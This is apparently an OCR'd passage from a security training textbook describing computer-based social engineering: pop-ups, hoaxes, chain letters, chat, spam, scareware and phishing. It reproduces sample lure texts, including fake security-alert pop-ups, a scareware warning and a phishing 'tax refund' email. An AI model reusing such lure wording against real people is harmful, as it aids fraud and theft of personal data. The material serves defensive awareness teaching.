
Attackers perform computer-based social engineering using various malicious programs such as viruses, trojans, and spyware, and software applications such as email and instant messaging. Discussed below are types of computer-based social engineering attacks:

- **Pop-Up Windows**

  Pop-ups trick or compel users into clicking a hyperlink that redirects them to fake web pages asking for personal information or downloading malicious programs such as keyloggers, trojans, or spyware.

  The common method of enticing a user to click a button in a pop-up window is by warning of a problem, such as displaying a realistic operating system or application error message, or by offering additional services. A window appears on the screen requesting the user to re-login or warning about an interruption in the host connection, and that the network connection needs re-authentication. When the user follows these instructions, a malicious program installs, extracts the target's sensitive information, and sends it to the attacker's email address or a remote site. This type of attack uses trojans and viruses.

Examples of pop-ups used for tricking users:



You Are At Risk

Your computer and network pro tections are at risk

Your payment info has been leaked!

You must resolve this issue to avoid losing your deposit.

Google Chrome • news-central.org

Figure 9.1: Screenshot showing sample pop-up window

- **Hoax Letters**

  A hoax is a message warning its recipients of a non-existent computer virus threat. It relies on social engineering to spread its reach. Usually, hoaxes do not cause any physical damage or loss of information; but they cause a loss of productivity and use an organization's valuable network resources.

- **Chain Letters**

  A chain letter is a message offering free gifts, such as money and software, on the condition that the user forwards the email to a predetermined number of recipients. Common approaches used in chain letters are emotionally convincing stories, "**get-rich-quick**" pyramid schemes, spiritual beliefs, and superstitious threats of bad luck to the recipient if they "break the chain" and fail to pass on the message or simply refuse to read its content. Chain letters also rely on social engineering to spread.

- **Instant Chat Messenger**


  An attacker chats with selected online users via instant chat messengers and tries to gather their personal information such as date of birth or maiden name. They then use the acquired information to crack users' accounts.

- **Spam Email**

  Spam is irrelevant, unwanted, and unsolicited emails designed to collect financial information such as social security numbers, and network information. Attackers send spam messages to the target to collect sensitive information, such as bank details. Attackers may also send email attachments with hidden malicious programs such as viruses and trojans. Social engineers try to hide the file extension by giving the attachment a long filename.

- **Scareware**

  Scareware is a type of malware that tricks computer users into visiting malware-infested websites or downloading or buying potentially malicious software. Scareware is often seen in pop-ups that tell the target user that their machine has been infected with malware. These pop-ups convincingly appear as though they are coming from a legitimate source such as an antivirus company. Further, these pop-up ads always have a sense of urgency and tell the victim to quickly download the software if they want to get rid of the supposed virus.



WARNING!

5 viruses detected!!


Our latest scan has detected 5 viruses and tracking cookies that may steal your personal info. You need to remove the threats now to avoid:

- ✖ System crashing
- ✖ Files deleted
- ✖ Personal info stealing
- ✖ Loss of Wi-Fi
- ✖ Infecting your other devices

Figure 9.2: Screenshot showing sample scareware pop-up window

Computer-based Social Engineering: Phishing

- Phishing is the practice of **sending an illegitimate email** claiming to be from a **legitimate site** in an attempt to **acquire a user's personal or account information**
- Phishing emails or pop-ups **redirect users to fake webpages** that mimic trustworthy sites, which ask them to submit their personal information



From: [redacted]
To: [redacted]
CC:
Subject: Tax Refund Notice !

Hi,

After the last annual calculations of your fiscal activity, we have determined that you are eligible to receive a tax refund of $800. Please submit the tax refund request and click here by having your tax refund sent to your bank account in due time.

Please Click "Get Started" to have your tax refund sent to your bank account, your tax refund will be sent to your bank account in due time take your time to go through the bank we have on our list

Get Started

